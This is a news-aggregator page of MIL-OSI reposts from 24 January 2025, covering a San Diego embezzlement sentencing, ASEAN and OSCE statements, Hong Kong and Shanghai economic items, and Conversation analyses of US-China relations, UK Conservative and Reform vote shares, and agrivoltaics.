NewzIntel.com

    • Checkout Page
    • Contact Us
    • Default Redirect Page
    • Frontpage
    • Home-2
    • Home-3
    • Lost Password
    • Member Login
    • Member LogOut
    • Member TOS Page
    • My Account
    • NewzIntel Alert Control-Panel
    • NewzIntel Latest Reports
    • Post Views Counter
    • Privacy Policy
    • Public Individual Page
    • Register
    • Subscription Plan
    • Thank You Page

Category: Politics

  • MIL-OSI Security: Employee Who Stole More than $430,000 from San Diego Regional Economic Development Corporation Sentenced

    Source: Office of United States Attorneys

    SAN DIEGO – Escondido resident Katherine Lu Acquista, the former director of operations and accounting for the San Diego Regional Economic Development Corporation, was sentenced in federal court today to 12 months and 1 day in custody for stealing approximately $433,275.89 from her then-employer.  She was also ordered to pay a fine of $50,000.

    According to court documents, while employed at the non-profit organization known as EDC, Acquista used her access and authority to put personal expenses on EDC credit cards and pay those expenses using EDC funds. She also directed other employees to issue checks to her from the EDC company bank account. She then caused false entries about these transactions to be made in the EDC’s accounting system to disguise her ongoing theft. In addition, she stole from EDC’s flexible spending and payroll system. All told, she exploited her position of trust to steal more than $430,000 over at least a five-year period, between August 2017 and August 2022.

    The EDC is a 501(c)(3) charitable non-profit organization that works to grow San Diego’s economy and regional prosperity. The EDC’s mission is to maximize the region’s economic competitiveness and global competitiveness.  It is funded by individual and corporate donations, grants and investments from nearly 200 companies, public agencies, and private organizations.

    Explaining the impact of her crimes, the Chief Operating Officer of EDC stated, “[San Diego Regional Economic Development Corporation] is a nonprofit organization with a mission to maximize the region’s economic prosperity and raise our global competitiveness. Acquista’sactions defied two of our closely held values – accountability and integrity.”

    “Members of our community who donate to local non-profits depend on the integrity and stewardship of those entrusted with such funds,” said U.S. Attorney Tara McGrath. “This sentence serves to remind those engaged in crime for profit that whether your victim is the taxpayer, government, or a local non-profit, you will be held accountable.”

    “Those who seek to misappropriate non-profit donations are acting contrary to the interest of the public good. The FBI stands ready to investigate those who violate the trust of the donors and diminish the efforts of non-profit organizations such as the San Diego Regional Economic Development Corporation,” said San Diego FBI Special Agent in Charge Stacey Moy.

    This case is being prosecuted by Assistant U.S. Attorney Valerie H. Chu. Former Assistant U.S. Attorney Michelle Wasserman assisted in the case.

    DEFENDANT                                               Case Number 24CR0765-AJB

    Katherine Lu Acquista                                    Age: 47                                   Escondido, CA

    SUMMARY OF CHARGES

    Wire Fraud – Title 18, U.S.C., Section 1343

    Maximum penalty: Twenty years in prison and $250,000 fine

    INVESTIGATING AGENCY

    Federal Bureau of Investigation 

    MIL Security OSI –

    January 24, 2025
  • MIL-OSI Video: 5th Joint BoC – ECB – NY Fed Conference – Session 5

    Source: European Central Bank (video statements)

    Session 5 – Geopolitical shocks, uncertainty and expectations

    Session chair: Oscar Arce, European Central Bank

    Do Election Shocks Affect Economic Expectations?
    Olivier Armantier, Gizem Kosar, Giorgio Topa* and Wilbert van der Klaauw, all Federal Reserve Bank of New York

    The Causal Effects of Inflation Uncertainty on Households’ Beliefs and Actions
    Olivier Coibion, University of Texas at Austin
    Dimitris Georgarakos*, European Central Bank
    Yuriy Gorodnichenko, University of California, Berkeley
    Geoff Kenny, European Central Bank

    Households’ Subjective Expectations: Disagreement, Common Drivers and Reaction to Monetary Policy
    Stefano Pica, Banca d’Italia
    Clodomiro Ferreira*, Banco de España

    https://www.youtube.com/watch?v=Tej_bceaiwY

    MIL OSI Video –

    January 24, 2025
  • MIL-OSI Translation: Timor-Leste welcomes the Statement by the Chair of the 44th and 45th ASEAN and Related Summits

    MIL OSI Translation. Timor-Leste Portuguese to English –

    Ministry of Foreign Affairs and Cooperation

    ……………………………………………. ……………………………………………. …………………….

    Press release

    Timor-Leste welcomes the Statement by the Chair of the 44th and 45th ASEAN and Related Summits

    Timor-Leste congratulates ASEAN and the Lao People’s Democratic Republic on the successful conclusion of the 44th and 45th ASEAN and Related Summits from 9 to 11 October 2024. We also express our gratitude to the Lao People’s Democratic Republic for its leadership throughout the year.

    We welcome the decision to support the implementation of the “Objective and Criteria-Based Roadmap for Timor-Leste’s Full Membership in ASEAN”. Timor-Leste appreciates the positive momentum towards our ASEAN membership journey and extends its sincere gratitude to ASEAN for recognizing our continued efforts. We also express our appreciation to Member States for their continued support and commitment to this important process.

    As a sign of progress, Timor-Leste hopes to meet the Roadmap criteria for full ASEAN membership. Intensive preparations are underway to secure accession to ASEAN agreements and legal instruments under the three pillars, as stipulated in the Roadmap.

    Timor-Leste has taken several important steps towards ASEAN membership, including advocacy campaigns and national-level dialogues to raise awareness of ASEAN, participation in capacity-building and leadership programmes, and strengthening bilateral relations with all ASEAN Member States. Timor-Leste also has an expanded technical work programme aimed at introducing ASEAN legal frameworks into national policy development, ensuring alignment and integration of government policies and regulatory frameworks with ASEAN standards.

    The Timorese Government’s top-level leadership has been driving the accession process forward. Timor-Leste’s Council of Ministers adopted a resolution to establish an inter-ministerial technical working group on ASEAN accession, which catalyzed a dynamic whole-of-government work plan. Most recently, the 9th Constitutional Government appointed a Vice-Minister for ASEAN Affairs to accelerate accession work and oversee the Directorate-General for ASEAN Affairs in the Ministry of Foreign Affairs and Cooperation, which coordinates and leads the accession process.

    Timor-Leste remains committed to this process and will continue to cooperate with ASEAN and dialogue partners on our journey towards full membership.

    Finally, the Government of Timor-Leste also welcomes the Malaysian Presidency in 2025 and looks forward to working closely with the President on matters of regional cooperation, including Timor-Leste’s accession. ENDS

    EDITOR’S NOTE: This article is a translation. Apologies should the grammar and/or sentence structure not be perfect.

    MIL Translation OSI

    January 24, 2025
  • MIL-OSI Asia-Pac: InvestHK and media partner South China Morning Post take deep dive into Hong Kong’s innovation ecosystem at InnoTech Forum 2024 (with photos)

    Source: Hong Kong Government special administrative region

         Organised by Invest Hong Kong (InvestHK) along with media partner South China Morning Post, the InnoTech Forum 2024 took place today (October 18) at the Hong Kong Ocean Park Marriott Hotel and was attended by over 200 guests. Through keynote addresses, in-depth panel discussions and presentations, the full-day forum provided audience members with an engaging discussion on the development of Hong Kong’s innovation ecosystem, long-term strategic plans and the practical applications of artificial intelligence (AI) and new energy technologies in reshaping the city and the economy. 

         During his keynote address at the forum, the Secretary for Innovation, Technology and Industry, Professor Sun Dong, said, “AI remains a key driver of I&T and business development. The Government has invested billions of dollars in cultivating an all-round AI ecosystem here in Hong Kong. Cyberport will soon put into operation its AI Supercomputing Centre (AISC) to support the strong computing demand from universities, research institutes and the industry. To support the commissioning of the AISC, the Government has allocated $3 billion to launch a three-year AI Subsidy Scheme. The Policy Address announced that the Government will pilot the use of a generative AI document processing copilot application, developed on the basis of a locally trained large language model, within the Government. In fact, a number of the hundred digital government and smart city initiatives that the Government presses ahead for rollout this year and next will make use of AI technology. Hong Kong stands on the cusp of making ground-breaking strides by capitalising on the vast potential of AI and other cutting-edge technologies. We are partners in this journey to seize the opportunities that lie ahead.”

         The Secretary for Environment and Ecology, Mr Tse Chin-wan, said, “In pursuit of carbon neutrality, green transformation is becoming a global trend and this will continue in the coming decades, triggering tremendous demands for green energy and various low-carbon technologies. Hydrogen is a secondary carrier of energy and is highly energy-efficient with less polluting potential. The Government published the Strategy of Hydrogen Development in Hong Kong in June this year. The Strategy puts forward four major strategies, namely improving legislations, establishing standards, aligning with the market, and advancing with prudence, with a view to getting the laws, standards and the basic infrastructure ready so as to create an environment conducive to the development of hydrogen energy in a prudent and orderly manner. By leveraging our advantage as an international hub, backed by our motherland and with innovation and devotion of the city, we can position Hong Kong as a key driver of hydrogen economy, towards carbon neutrality as well as a sustainable and prosperous future.”

         The discussion at the forum explored the importance of AI and new energy in integrating sustainability and resilience into modern cities, with panel discussions on the following topics:
     

    developing the AI ecosystem for long-term success with a focus on recent advancements in Hong Kong, including the development of cutting-edge infrastructure, talent cultivation, commercialisation of research, and financial incentives, and how a robust and sustainable AI ecosystem can benefit Hong Kong;
    real-life applications of AI in Hong Kong and beyond highlighting the latest trends and developments of AI innovations and how the city’s connected innovation system supports their growth on a global scale;
    How hydrogen is emerging as a core new energy priority, in line with the Hong Kong Government’s recently published hydrogen development strategy; and
    imagining Hong Kong’s future with innovative energy projects and how the city will evolve as these technologies mature and scale.

         The Director-General of Investment Promotion at InvestHK, Ms Alpha Lau, said, “This Forum has fostered meaningful dialogue, inspired new ideas and catalysed further collaboration between the Government, industry, academia and relevant stakeholders. As indicated in “The Chief Executive’s 2024 Policy Address” a couple of days ago, the Government has always spearheaded and enhanced the development of Hong Kong’s I&T industries and will continue to do so. Working together, we believe Hong Kong can remain at the forefront of innovation, harnessing the power of both AI and energy technologies to build a prosperous and sustainable future.”

         The Head of Innovation and Technology at InvestHK, Mr Andy Wong, said, “AI is one of the strategic pillars in our Government’s agenda to drive digital economy. To accelerate its development, the Government is establishing the AI Supercomputing Centre (AISC) and has set aside $3 billion to support the use of AISC financially. On the hydrogen front, legislation and standards shall be optimised to align with technology and market development, as well as enabling the trial of different hydrogen-related projects. All these will further propel Hong Kong to be a top-notch international innovation and technology hub, as well as a ‘living lab’ for technology to be adopted in other markets.”      

    MIL OSI Asia Pacific News –

    January 24, 2025
  • MIL-OSI China: Shanghai boasts 998 regional headquarters of multinationals

    Source: China State Council Information Office 3

    This panoramic aerial photo taken on Jan. 10, 2023 shows a view of Lujiazui area in the China (Shanghai) Pilot Free Trade Zone in east China’s Shanghai. [Photo/Xinhua]

    Shanghai, China’s financial hub and a popular foreign investment destination, is home to 998 regional headquarters of multinational companies at present, said the Shanghai Foreign Investment Association.

    Shanghai has over 75,000 foreign-invested enterprises, with the cumulative actual use of foreign capital reaching 350 billion U.S. dollars.

    Among them, 258 enterprises made it onto Shanghai’s top 100 rankings across four key categories in 2023, namely operating revenue, total imports and exports, tax contributions and job creation, according to the association’s announcement of the city’s top foreign-invested enterprises.

    In terms of the origin of investors, companies from the United States ranked first, with a total of 83 enterprises represented in the rankings, followed by 32 Japanese firms and 28 German companies. In 2023, Tesla Shanghai Co., Ltd. was the only enterprise to rank in the top 10 for all four categories, said the association.

    The municipal government of Shanghai issues certification to foreign companies’ regional headquarters as official recognition. In July, the certification was given to 30 regional headquarters of multinational companies and 15 foreign-funded research and development centers.

    Nearly half of them are from key industries prioritized by the city, such as electronic information, life sciences, advanced equipment, and consumption, including British pharmaceutical giant GlaxoSmithKline, French exhibition company GL events and global mining leader Anglo American. 

    “Shanghai is one of the most attractive destinations for foreign investment globally,” said Liu Ping, deputy secretary-general of the Shanghai municipal government, describing the foreign-invested enterprises gathered in Shanghai as a key engine driving the city’s industrial upgrades and a major force in promoting technological innovation.

    Official data indicates that foreign-invested enterprises in Shanghai contribute significantly to the city’s economy, accounting for nearly 60 percent of the city’s total imports and exports, 40 percent of its industrial output, one-third of its tax revenue, one-quarter of its GDP and one-fifth of its employment.

    MIL OSI China News –

    January 24, 2025
  • MIL-OSI Global: What does China want from the next US president?

    Source: The Conversation – UK – By Chee Meng Tan, Assistant Professor of Business Economics, University of Nottingham

    During a Taiwan National Day speech on October 10, Taiwanese president Lai Ching-te said that Taipei was determined to defend Taiwan’s sovereignty against “annexation and encroachment”, and emphasised that “China has no right to represent Taiwan”.

    China’s response was swift. Less than a week after Lai’s provocative speech, a record 153 Chinese war planes swarmed and surrounded Taiwan during a Chinese military exercise over 24 hours. Beijing’s intention was simple: issue Taipei a “stern warning” for what China considers a “separatist act”.

    Beijing sees the island as a “sacred and inseparable part of China’s territory” that must return to the fold. The Taiwanese president sees things differently. Currently, the self-governing island has a different political system, and few Taiwanese are in favour of reunification with China.

    Though Washington doesn’t have diplomatic relations with Taipei officially, it does have regular communication through back channels and a strong economic relationship. The island is a key US trading partner and is a major supplier of semiconductors which are critical to the production of computers and other technologies. It also sells arms to Taiwan, although this has reduced significantly under Joe Biden.

    China has not ruled out taking Taiwan by force, and if it does, the US might come to the self-ruling island’s defence as indicated by Washington in the past.

    China holds extensive military exercises around the island of Taiwan in October 2024.

    But Xi will be hoping the outcome of the 2024 US presidential election might bring a leader that would have a different attitude to Taiwan as well as helping China resolve its economic storm, which has resulted in a rising number of protests. So, between an outspoken Donald Trump and a seemingly even-tempered Kamala Harris, does Beijing have a favourite? And do either of them offer Xi anything new?

    Taiwan and Xi’s legitimacy

    Aside from Mao Zedong, the founder of the People’s Republic of China, Xi is the only sitting Chinese head of state without term limits and whose political ideology is enshrined in the Chinese constitution.

    Xi could potentially prove his place in history by resolving China’s economic crisis. However, Beijing’s increasing isolation from the west due to its support of Russia’s Ukraine conquest makes this doubly hard.


    Read more:
    Biden on Taiwan: Did he really commit US forces to stopping any invasion by China? An expert explains why, on balance, probably not


    Like it or not, Xi might have to ramp up whatever agenda Beijing has for Taiwan. If he could make sufficient progress towards unification, he may be hailed as one of the greats of the Chinese Communist Party, which would consolidate his status within the party, and distract from the nation’s economic woes.

    Unlike Harris, who appears to take take alliances and partnerships seriously, Trump questions the benefits of many alliances forged by the US. In fact, the few times that he spoke about Taiwan centres on how the island state has taken America’s semiconductor business, and should pay more to the US for its defence.

    So, would Trump come to Taiwan’s aid if China does invade Taiwan? Given the importance of semiconductors to electronics and AI, he just might. But Trump also has a reputation as a “dealmaker-in-chief”, so he might just cut a deal with Beijing, which erodes Taiwan’s independence. And that is likely to worry Taipei.

    The Russia dilemma

    As Russia’s “partner of no limits”, China has been supplying Russia with technology that fuels Russia’s war machinery against Ukraine. But this has strained Sino-western relations and earned Beijing trade and import restrictions, which hampers China’s economic recovery.

    China could halt its aid to Russia to avoid western scrutiny, but that is not likely. Beijing needs a strong Russia to be a viable ally in its battle against a US-led world order, and to avoid being the focus of the west if Russia falters amid its conquest in Ukraine.

    While Harris backs Kyiv and sees the war as a strategic and moral issue, Trump has criticised US aid to Ukraine. He also believes that Kyiv should provide concessions to Russia to end the war that Putin started in February 2022.

    A future Trump administration might strengthen Russia by withdrawing support for Ukraine and lifting sanctions against Russia. And a more robust Russia is good news for Beijing.

    US economic hostility

    So, at first glance, Trump and Harris’s approaches towards China are different. Trump’s return to the White House could also intensify the trade war that he started in 2018, as tariffs on Chinese goods could go to as high as 60%. This might hasten the economic decoupling between the US and China.

    Harris, on the other hand, wishes to “de-risk” China. This approach seeks to maintain US global interest while engaging with the east Asian economic behemoth. In such a scenario, Beijing might prefer a Harris presidency as it leaves room for negotiation.

    However, Harris has relatively little foreign policy experience, and is expected to pick up where Joe Biden left off. This means the tariffs and technological restrictions that China faced under a Biden administration could stay under her presidency.

    Another factor is Tesla founder Elon Musk, who is an ardent supporter of Trump, and may take a top job within a Trump administration.

    How much influence the tech multi-billionaire actually has over Trump is uncertain. However, it’s worth noting that Musk has substantial business dealings in China, and might seek to lean on Trump if the former president’s policies harms Tesla’s interests.

    With many of these factors unclear at the moment, Beijing will be hoping for a US leader who is more interested in economic wins than protecting Taiwan, and one that Xi can negotiate with to warm up relations between the two countries.

    Chee Meng Tan does not work for, consult, own shares in or receive funding from any company or organisation that would benefit from this article, and has disclosed no relevant affiliations beyond their academic appointment.

    – ref. What does China want from the next US president? – https://theconversation.com/what-does-china-want-from-the-next-us-president-240516

    MIL OSI – Global Reports –

    January 24, 2025
  • MIL-OSI Global: Why the Tories may be wasting their time trying to compete with Reform

    Source: The Conversation – UK – By Paul Whiteley, Professor, Department of Government, University of Essex

    The spectre of the Reform party has been haunting the Tories since the general election. There is a general consensus that Reform split the vote on the right of the ideological spectrum, and this significantly contributed to the Tory defeat.

    And now that the more centrist candidate James Cleverly has been eliminated from the leadership contest, the party is heading in a rightward direction. Both of the two finalists, Robert Jenrick and Kemi Badenock are on the right of the party and appear to think the next election will hinge on winning votes back from Reform.

    But are they right to see Reform as their main threat? The results of the last election are still being analysed but it already looks like our perception of how the rightwing vote played out may be wrong. The perception is that in many constituencies, Reform ate into votes that would have otherwise gone to the Conservatives, costing them parliamentary seats. But that isn’t quite right.

    The chart below shows the relationship between the vote shares for the Conservatives and Reform in Britain in the general election, with each dot representing a constituency. The summary line shows that the correlation between the Reform vote and the Conservative vote is positive (+0.21). This means that the two parties were in effect electoral allies rather than rivals. Their vote shares increased in tandem. To be fair, the correlation is modest, so they were rather weak allies, but who can ask for more than that in this electoral climate?

    It’s interesting to contrast this with the relationship between Labour and Conservative voting in the election. Their correlation was strong and negative (-0.54), indicating that they were clearly rivals. When Labour did well, the Conservatives did badly and vice versa. If Reform was a strong rival to the Conservatives, we would see the same pattern.

    Rivals or allies? Constituency level votes

    The Relationship between Conservative and Reform Vote Shares in 2024.
    P Whiteley, CC BY-ND

    Why does the positive correlation show that Reform was an ally of the Conservatives in the election rather than a rival taking votes that would have gone to the Conservatives? The answer lies in the detail. The two parties did well in the same constituencies but appealed to different demographic groups within those constituencies. If they were campaigning for support in the same group of voters they would be rivals, but for the most part they relied on support from different groups.


    This is illustrated in the chart below which looks at the social characteristics of constituencies using data from the 2021 census. It shows how different groups supported the two parties in the election.

    The chart shows the correlations between the size of a particular group and voting for Reform and the Conservatives in the election. It looks at the 575 parliamentary constituencies in England and Wales, since the Scottish data is not yet available.

    The relationships between constituency characteristics and voting in 2024

    Less in common than you might think.
    P Whiteley, CC BY-NC-ND

    We observe large differences between support for the two parties among the different groups. For example, looking at the percentage of people in constituencies over the age of 64, most of whom were retired, we see a big difference. There is a strong positive correlation between this measure and voting Conservative (0.45), indicating that the Tories did well among older people. The opposite is true for Reform, since the relationship is negative (although relatively weak at -0.17). Reform did not rely on older people’s support in the same way as the Conservatives.


    Want more politics coverage from academic experts? Every week, we bring you informed analysis of developments in government and fact check the claims being made.

    Sign up for our weekly politics newsletter, delivered every Friday.


    A similar point can be made about the percentages who worked in professional and higher management occupations. The Tories did well in this group, whereas Reform did badly. Among constituencies with high levels of unemployment, the reverse was true. A high proportion of unemployed people boosted the Reform vote and undermined the Conservative vote.

    If we look at ethnicity, a high proportion of ethnically white people in constituencies helped Reform, but it weakened support for the Conservatives. This seems surprising at first sight until one remembers that many of them voted for Labour, the Liberal Democrats and Greens. The Tories lost a good proportion of the white vote in the election.

    The census provided information about the numbers of people who had moved into constituencies from abroad in the previous year. Not surprisingly, given their anti-immigration positioning, large numbers of newly arrived migrants helped both parties, with Reform doing better in these areas than the Conservatives. That said, the correlations were modest and so did not play a large part in explaining the overall results.


    Read more:
    When did class stop predicting who people vote for in Britain? Know Your Place podcast


    Finally, the 2021 census asked people about their national identities and in this case there was an interesting difference between respondents who claimed they were exclusively “English” rather than ‘British’ or some other identity. Englishness helped both parties, but it helped the Conservatives more than Reform. It appears that the Tories are more of an English National Party than Reform.

    The next general election is a long way off, but these results mean that if the Labour government fails to deliver growth and curb illegal immigration, it will face a pincer movement from the Conservative and Reform. The Tories will pick up votes in constituencies with a high proportion of prosperous, middle class, retired people and Reform will pick up votes from deprived areas with high levels of young unemployed people.

    Paul Whiteley has received funding from the British Academy and the ESRC.

    – ref. Why the Tories may be wasting their time trying to compete with Reform – https://theconversation.com/why-the-tories-may-be-wasting-their-time-trying-to-compete-with-reform-241106

    MIL OSI – Global Reports –

    January 24, 2025
  • MIL-OSI Global: How farmers can use solar power without damaging the rest of their operation

    Source: The Conversation – UK – By Austin Kay, Researcher in Sustainable Advanced Materials, Centre for Integrative Semiconductor Materials, Swansea University

    Snapshot freddy/Shutterstock

    As the world races to meet net-zero targets, emissions from all industrial sectors must be reduced more urgently than ever. Agriculture is an important area of focus as it contributes up to 22% of global greenhouse gas emissions – almost as much as the energy sector.

    One approach to decarbonising the agricultural sector is agrivoltaics. It involves integrating solar panels – or photovoltaics (PVs) – into fields of crops, greenhouses and livestock areas, which can help farmers reduce their carbon footprint while continuing to produce food.

    Agrivoltaics can also mitigate one of the main criticisms often made of solar power – that solar farms “waste” vast tracts of agricultural land that could otherwise be used for food production. In reality, solar farms currently occupy only 0.15% of the UK’s total land – not much compared to its 70% agricultural land.

    The simplest example of an agrivoltaic system would be conventional, crystalline silicon PVs (the market-leading type of solar panels), installed in fields alongside livestock. This method of farm diversification has become increasingly popular in recent years for three main reasons.

    First, it enhances biodiversity as the fields are not seeing a regular crop rotation, being monocultured, or being harvested for silage. Second, it increases production as livestock benefit from the shade and the healthier pasture growth.

    Finally, the solar farm has reduced maintenance costs because livestock can keep the grass short. All this is achieved while the solar panels provide locally-generated, clean energy.

    But if they’re not set up properly, agrivoltaics may cause problems. One of the most important challenges is balancing the need for sunlight between crops and solar panels. Crops need light to grow, and if solar panels block too much sunlight, they can negatively impact crop yields.

    This issue varies from place to place. In countries with fewer sunny days like the UK, the panels need to let more sunlight through. But in places like Spain or Italy, some shade can actually help crops by reducing the stress of intense heat during summer months. Finding the right balance is tricky, as it depends on local conditions, the type of crop, and even the needs of pollinators like bees.

    An agrivoltaic canopy installed in France.
    Jacopo Landi/Shutterstock

    The complexity deepens when we consider the type of PV material used. Traditional solar panels aren’t always suitable because they often block the wavelengths (colours) of light needed by plants.

    This is where newer materials, like organic semiconductors and perovskites, are ideal as they can be customised to let crops get the light they need while still generating energy. Unlike traditional inorganic semiconductors, which are essentially crystals of metal and metalloid atoms, organic semiconductors are molecules mainly made of carbon and hydrogen. Perovskites, meanwhile, are like a hybrid of the two.

    But there are thousands of combinations of these materials to choose from, with scientific literature containing a plethora of options. Figuring out which one works best can be a daunting task.

    This is where computational tools can make a big difference. Instead of testing each material in real-world conditions – which would take years and be incredibly expensive – researchers can use simulations to predict their performance. These models can help identify the best materials for specific crops and climates, saving both time and resources.

    The tool

    We have developed an open-source tool that helps compare various PV materials, making it easier to identify the best options for agrivoltaics. Our tool uses geographical data and realistic simulations of how different PV materials perform.

    It considers how light travels through these materials and reflects off them, as well as other important performance measures like voltage and power output. The tool can also take lab-based measurements of PV materials and apply them to real-world scenarios.

    Using this tool, we simulated how much power different PV materials could generate per square metre over the course of a year, across various regions. And we calculated how much light passed through these materials to ensure it was enough for crops to thrive.

    An agrivoltaic installation over raspberry crops in the Netherlands.
    Jacopo Landi/Shutterstock

    By running these simulations for multiple materials, we could identify the most suitable options for specific crops and climates.

    Tools like ours could play a critical role in decarbonising the agricultural sector by guiding the design of agrivoltaic systems. Future research could combine these simulations with economic and environmental impact analyses. This would help us understand how much energy we can expect from a solar panel over its lifetime compared to the resources and costs involved in producing it.

    Ultimately, our tool could help researchers and policymakers in selecting the most efficient, cost-effective and eco-friendly ways to decarbonise agriculture and move us closer to achieving global net-zero emissions.


    Don’t have time to read about climate change as much as you’d like?

    Get our award-winning weekly roundup in your inbox instead. Every Wednesday, The Conversation’s environment editor writes Imagine, a short email that goes a little deeper into just one climate issue. Join the 35,000+ readers who’ve subscribed so far.


    Austin Kay is a Postgraduate Student at Swansea University and receives funding from the Engineering and Physical Sciences Research Council (EPSRC) through program grant EP/T028513/1 Application Targeted and Integrated Photovoltaics.

    – ref. How farmers can use solar power without damaging the rest of their operation – https://theconversation.com/how-farmers-can-use-solar-power-without-damaging-the-rest-of-their-operation-239625

    MIL OSI – Global Reports –

    January 24, 2025
  • MIL-OSI Russia: Attention! Applications for study in Russia within the Russian Government quota have started to be accepted

    MILES AXLE Translation. Region: Russian Federation –

    Source: Saint Petersburg State University of Architecture and Civil Engineering – Saint Petersburg State University of Architecture and Civil Engineering –

    On October 7, 2024, the acceptance of applications for study in Russia in the 2025/2026 academic year within the quota of the Government of the Russian Federation began.

    A foreign citizen wishing to study under a quota must:

    register in the state information system “Education in the Russian Federation for Foreigners” (GIS “ORFI”); fill out the form; attach a photo, scanned copies of your passport and education document (or certificate of the period of study); send the completed form through the GIS “ORFI”, transferring the electronic application to the “for verification” status.

    For questions regarding the selection of candidates in foreign countries, please contact the Rossotrudnichestvo representative offices abroad or the diplomatic missions of the Russian Federation.

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    Please note; This information is raw content directly from the information source. It is accurate to what the source is stating and does not reflect the position of MIL-OSI or its clients.

    http://www.spbgasu.ru/nevs-and-events/nevs/attention-the-acceptance-of-applications-for-study-in-Russia-within-the-RF-government-quota has started/

    MIL OSI Russia News –

    January 24, 2025
  • MIL-OSI United Kingdom: Our Town Hall: Portraits of a Workforce exhibition

    Source: City of Manchester

    Leah Finch, a Construction Manager for Lendlease

    A new exhibition at Manchester Central Library is set to focus on some of the skilled craftspeople, artisan trades and construction team behind the current transformation of Manchester’s Town Hall.

    Extraordinarily little is known about the artisans who built the Town Hall between 1868 and 1877, and certainly no photographs exist.  

    Fast forward around 150 years and today’s skilled workers are no strangers to the lens of Manchester City Council photographer Barrie Leach, whose visual catalogue captures portraits of those working on the Town Hall since the beginning of the project to repair, restore and refurbish this much-loved building.  

    The exhibition’s focus is to highlight some of the people behind the work. As well as modern construction workers and the behind-the-scenes staff who make it all possible there are some incredible heritage trades involved. Stonemasonry, mosaic making, stained glass repair and manufacture, horology: these are all crafts that would have been widespread in the 1870s but are now very much specialist – and rare – trades.  They are, however, critical to our restoration project.  

    The project to safeguard the building for current and future generations needed hundreds of these time-served tradespeople, who have come together to make the building safe and accessible.   As a result of bringing in these expert professionals, hundreds more Mancunians have had the opportunity to gain – or be inspired by – these skills, through school and work placements, apprenticeships and new jobs. These trainees and employees play a key part in keeping these precious skills alive. 

    Thirty large portraits and 60 smaller contextual images in the exhibition show the pride that the modern team have discovered in being able to lovingly restore, and give new life to, the work of the forgotten workforce who went before them.  

    The exhibition is divided into 10 zones concentrating on the people and work taking place throughout the building where work has been happening including; ground floor and courtyard, interiors, state rooms, Great Hall, Clock Tower, collections, exterior, roof, Albert Square and Albert Memorial, and behind the scenes. 

    As work on the Our Town Hall project continues to bring it up to modern safety standards, improving access to the building and its artefacts, and creating a new visitor attraction, the photographic record is also ongoing: only a small selection of the images is on show in this first exhibition. The full collection will form part of the historical archive, telling the stories of the people who lovingly restored the Town Hall for all to see. 

    The exhibition will run in Manchester Central Library’s first floor exhibition space from Friday 18 October 2024 until June 2025. 

    Councillor Garry Bridges, Deputy Leader of Manchester City Council said: “This new exhibition is a celebration of the work taking place behind the Town Hall hoardings which few people have had the privilege to witness.  It is our way of ensuring that today’s artisans will not be forgotten.  Just as the skills of those who helped create the building in the 19th Century have left the city a magnificent legacy, so will today’s project team. Working on this project is a real labour of love.  

    “We knew from the outset that this was going to be a mammoth task, and we wanted to capture and share the journey of all those who have taken part.  We wanted to celebrate the role of all the workers on the team and show as much of the range of trades – modern and not–so–modern – required to complete the transformation of our iconic Town Hall.  The bonus is that – in doing so – we have also created a wonderful visual archive for reference in years and generations to come. We can’t wait to share it with Manchester people and visitors.”  

    Leah Finch, a Construction Manager for Lendlease, started work on the project as an apprentice. She said: “I completely fell into this opportunity, and I’m thankful. I applied through the Government website as I was looking for an apprenticeship.  Every day offers a new reason to have a great day: delivering a meeting, speaking to new people, handing over an element of work or seeing progress in my work areas.   

     It’s given me so much responsibility and accountability. I’m proudest of managing the lower ground floor: co-ordinating all trade work on that level, working through blockers, ensuring a high standard of quality, and ultimately driving for completion.  I feel heard and respected; I am a valued member of the team. The people truly make working on the Town Hall special.” 

    MIL OSI United Kingdom –

    January 24, 2025
  • MIL-OSI Europe: OSCE Presence organizes study visit on out-of-country voting for Albania’s Central Election Commission

    Source: Organization for Security and Co-operation in Europe – OSCE

    Headline: OSCE Presence organizes study visit on out-of-country voting for Albania’s Central Election Commission

    From 14 to 17 October 2024, a delegation from Albania’s Central Election Commission (CEC), including representatives from the Regulatory Commission and the technical staff, conducted a study visit to Sarajevo, focused on the administration of the out-of-country voting. The visit – organized by the OSCE Presence – comes at a crucial time for Albania, as the CEC is drafting secondary legislation to facilitate the participation of Albanian citizens living abroad in the 2025 parliamentary elections.
